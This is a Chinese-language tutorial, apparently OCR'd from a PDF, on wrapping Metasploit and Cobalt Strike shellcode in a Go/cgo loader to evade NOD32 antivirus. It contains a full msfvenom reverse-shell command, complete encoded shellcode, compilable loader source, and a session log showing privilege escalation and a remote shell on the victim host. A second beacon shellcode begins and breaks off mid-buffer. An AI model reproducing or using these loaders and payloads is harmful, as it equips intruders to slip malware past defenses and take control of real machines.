

go 内联免杀执行 shellcode


0x01 准备好 go 编译环境 [32 位机器]

Win7 32 位系统,建议直接用 32 位系统,暂时兼容性较好
安装 tdm-gcc-5.1.0-3.exe
无需安装,只需配置好 go 的系统环境变量即可,具体配置过程,如下 go1.8.3.windows-386.zip

```
GOROOT      C:\go
GOPATH      C:\GoCode
Path        C:\Python27\;C:\Python27\Scripts;%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;C:\TDM-GCC-32\bin;C:\go\bin
```








看到如下的环配置,说明 go 环境已经基本配置成功了

```
# go env
```



0x02 首先,尝试免杀 32 位原生 tcp meterpreter

特别注意,依然是先用 msf 生成 32 位 py shellcode,建议就用原生 tcp,其它的协议都有问题,如下

```
# msfvenom -p windows/meterpreter/reverse_tcp_uuid LPORT=80 LHOST=192.168.126.150 -e x86/shikata_ga_nai -i 11 -f py -o tcp.py
# cat tcp.py
```

```
17:55:15 -> root@checin -> [~]
~ => cat tcp.py
buf =  ""
buf += "\xbb\xba\x04\x13\xb3\xdb\xde\xd9\x74\x24\xf4\x58\x33"
buf += "\xc9\xb1\xa2\x31\x58\x12\x83\xc0\x04\x03\xe2\x0a\xf1"
buf += "\x46\xaa\xab\x17\xa8\x10\x11\x0e\x70\xd0\x82\x45\xd8"
buf += "\x33\x02\x14\x44\x72\xd7\x44\x78\x37\xc4\xe9\xbd\x0b"
buf += "\xea\x18\x46\x0e\xf6\x60\xda\x79\xce\x25\xc8\xb9\xac"
buf += "\x8c\x7c\xae\x8a\x05\x60\x7f\x34\xe8\xa3\x34\x1d\x06"
buf += "\xf2\x50\x03\x7c\x82\xcd\x51\x98\x09\xc0\x66\x43\x05"
buf += "\x5d\x9e\x47\xd4\x15\x90\x24\x9d\x10\x75\x46\x83\x9f"
buf += "\x31\x0a\x2e\x61\x38\xaf\xe2\xd3\xb6\x1f\xf7\xef\xd2"
buf += "\x9c\xc0\xf6\xcf\xf0\xd4\x30\xd7\xf6\xb4\xf8\xae\x63"
buf += "\x2a\x52\x64\x89\xcb\xc0\x04\x9e\x4f\xdb\x46\x85\xef"
```


将上面的 shellcode 通过 go 编译成 exe

```
# go build shell.go   特别注意最开始的这个连接符, ' buf := '
```


```
package main
/*
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
}
*/
import "C"
import "unsafe"
func main() {
    buf :=  ""
    buf += "\xbb\xba\x04\x13\xb3\xdb\xde\xd9\x74\x24\xf4\x58\x33"
    buf += "\xc9\xb1\xa2\x31\x58\x12\x83\xc0\x04\x03\xe2\x0a\xf1"
    buf += "\x46\xaa\xab\x17\xa8\x10\x11\x0e\x70\xd0\x82\x45\xd8"
    buf += "\x33\x02\x14\x44\x72\xd7\x44\x78\x37\xc4\xe9\xbd\x0b"
    buf += "\xea\x18\x46\x0e\xf6\x60\xda\x79\xce\x25\xc8\xb9\xac"
    buf += "\x8c\x7c\xae\x8a\x05\x60\x7f\x34\xe8\xa3\x34\x1d\x06"
    buf += "\xf2\x50\x03\x7c\x82\xcd\x51\x98\x09\xc0\x66\x43\x05"
    buf += "\x5d\x9e\x47\xd4\x15\x90\x24\x9d\x10\x75\x46\x83\x9f"
    buf += "\x31\x0a\x2e\x61\x38\xaf\xe2\xd3\xb6\x1f\xf7\xef\xd2"
    buf += "\x9c\xc0\xf6\xcf\xf0\xd4\x30\xd7\xf6\xb4\xf8\xae\x63"
    buf += "\x2a\x52\x64\x89\xcb\xc0\x04\x9e\x4f\xdb\x46\x85\xef"
    buf += "\x8f\x3e\x24\x1b\xa6\x22\x0d\xc5\x99\xff\xb6\x45\x49"
    buf += "\x9c\x29\x43\x75\x2f\x86\xaf\x7a\x3d\xb9\xba\xea\x8c"
    buf += "\x31\xcd\xef\xff\x4f\xac\xb5\x27\x1d\xe9\x42\xfa\xcd"
    buf += "\x4b\x36\x7e\x5a\x2d\x10\x21\x3f\x46\xad\xf9\xec\x49"
    buf += "\xce\x33\x15\x6e\xe4\x77\x5a\x6f\x41\x52\x3b\x05\xd6"
    buf += "\x16\x12\x89\xf9\x60\x53\x1d\x09\x86\x9c\xe5\x8c\xad"
    buf += "\x0c\xbc\xaa\x2d\xd9\x6b\x62\x43\xba\xdc\x62\xe7\xb6"
    buf += "\x51\xb8\x64\x22\x17\x0f\x85\x46\x64\xc0\xae\x84\xfc"
    buf += "\x9b\x64\x72\x00\xa6\x95\x32\x20\xa1\x97\x2d\xc4\xb6"
    buf += "\x7e\xe2\x6d\xc0\x12\x47\x59\x65\x3a\x50\xba\x95\x29"
    buf += "\x1e\xd7\x4a\xe4\x16\xcb\x21\x46\x47\x84\x0b\x85\xbe"
    buf += "\xc8\x3c\x08\x05\x67\xac\xe0\x94\x0c\x6c\xa6\xd3\x0d"
    buf += "\x18\x38\xcb\x17\xdc\x34\xf2\xc4\x3c\xff\x4c\x3b\xdb"
    buf += "\xb6\x42\x07\x67\x32\xab\x2a\xe0\x43\x8e\x70\x48\x6e"
    buf += "\x1c\x3d\xc4\xc6\x0f\x62\x0e\x0e\xe4\xa1\x65\x9c\xc9"
    buf += "\xc7\x21\x55\xe0\xf0\xc0\x71\xf3\xff\x88\xa3\x4d\x8c"
    buf += "\x58\xce\x8d\x2d\x0d\xbe\x03\x67\x11\xa6\x20\xfc\x19"
    buf += "\x05\xec\x74\x5c\xaa\xbd\x31\x87\x2e\x35\x2d\xf1\x08"
    buf += "\x0d\x34\x37\xf2\x55\x59\xb4\x2f\x0a\x5b\x6e\x5f\x7e"
    buf += "\x7d\xd9\x08\x4f\x77\x15\xb1\xcd\xb5\x44\xe6\xa0\x2c"
    buf += "\xdc\x9c\xcb\x7c\xe7\x41\x23\x1c\x85\x5e\xa3\x5c\xe9"
    buf += "\xfd\x07\x2e\xf0\x80\x52\xf9\xf5\xae\x63\xce\xcb\x88"
    buf += "\xf6\xc8\xa9\x5d\x4f\xfb\xe2\xd4\x37\x5c\x74\x18\x38"
```

```
    buf += "\x79\xba\x65\x11\x25\xba\x41\x47\x2b\x9d\x20\x9c\x05"
    buf += "\x5a\xf9\x20\x1c\xcf\x10\x3d\x59\x4d\xb1\xd9\x6b\x1b"
    buf += "\x8b\x0d\x04\xdd\x1c\x50\xaf\x4c\x34\x0a\x6c\x8e\xcf"
    buf += "\x33\xcd\xf0\x85\xc1\xd2\xeb\xc9\x39\x18\xe9\x7b\x4e"
    buf += "\x46\x68\xdd\xcd\x52\x06\x98\x46\xaa\xfc\x8e\x8e\x6a"
    buf += "\x65\x0d\x41\x53\xd2\x3d\x82\x5d\x21\xdc\x4c\xaf\x91"
    buf += "\x2e\xed\x0d\xf2\xf5\x38\xb9\x76\xed\xd4\xf4\xad\xf1"
    buf += "\x1f\x52\xa9\x68\xb3\x35\x12\x27\x5e\x7f\xd8\xb9\x9b"
    buf += "\x92\xe7\x05\xbb\x51\x2e\xe9\xa7\xf7\xb8\xe6\x1d\x34"
    buf += "\xf3\xb0\xef\x0a\xdc\xec\x77\xec\xb7\x12\x46\x2d\x13"
    buf += "\x6c\xcd\xf1\xe2\x99\xf2\xbf\x14\x6c\x38\x58\xda\xb9"
    buf += "\x6a\x14\x1d\xd2\x55\x20\xc4\x78\xb2\x71\x79\xfb\x84"
    buf += "\x6c\x26\x56\x9d\xe6\x38\xd9\xbc\x42\x60\x83\x46\x1f"
    buf += "\x6c\x28\xad\x30\x49\x0e\xe4\x6f\xc0\x5d\x33\xa2\xae"
    buf += "\x4b\x7a\x87\xf7\x22\xe3\xc5\xa7\x51\x68\x1a\xa0\x5c"
    buf += "\x06\xd4\x75\x52\xe8\xa2\x4b\xf9\x7c\x00\x48\x21\x0b"
    buf += "\x0e\x40\xad\x14\x27\x6d\x25\x12\xdb\x08\x85\xae\xe7"
    buf += "\x54\x74\xff\x9d\xf7\x8e\x16\x85"

    shellcode := []byte(buf)
    C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
}
```

最终生成的 exe,如下



而后,再将上面的 exe 丢到装有 nod32 的目标机器上进行免杀测试




尝试执行一些常规操作,可以看到此时的 nod32 基本是没啥反应的

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.126.150
msf > set lport 80
msf > set EnableStageEncoding true
msf > set StageEncoder x86/fnstenv_mov
msf > exploit
meterpreter > sysinfo
meterpreter > screenshot
meterpreter > getsystem
meterpreter > shell
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf5 exploit(multi/handler) > set lhost 192.168.126.150
lhost => 192.168.126.150
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf5 exploit(multi/handler) > set StageEncoder x86/fnstenv_mov
StageEncoder => x86/fnstenv_mov
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.126.150:80
[*] Encoded stage with x86/fnstenv_mov
[*] Sending encoded stage (179804 bytes) to 192.168.126.179
[*] Meterpreter session 1 opened (192.168.126.150:80 -> 192.168.126.179:64157) at 2018-12-11 18:00:56 +0800

meterpreter > sysinfo
Computer        : MARY-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Mary-Pc\Administrator
meterpreter > screenshot
Screenshot saved to: /root/aRwNTtKI.jpeg
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 384 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>query user
query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator         console             1  Active      none   12/10/2018 7:42 PM

C:\Windows\system32>tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
ekrn.exe                      760 Services                   0     81,264 K
egui.exe                     2936 Console                    1     25,196 K

C:\Windows\system32>
```

0x03 尝试免杀执行 Cobaltstrike 32 位 http beacon shellcode

生成 32 位 http beacon shellcode 建议用 http,其它协议可能会有问题,特别注意,此处的 shellcode 类型依然选择 python




接着,将上面的 shellcode 嵌到以下代码中,而后编译成 exe

```
# go build shell.go  特别注意下,此处的 ' buf '格式,跟上面不太一样
```


```
package main
/*
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
}
*/
import "C"
import "unsafe"
func main() {
    buf                                                                                                                                                                                        :=
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8
b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7
d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x6
5\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\x80\x00\x00\x00\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x4
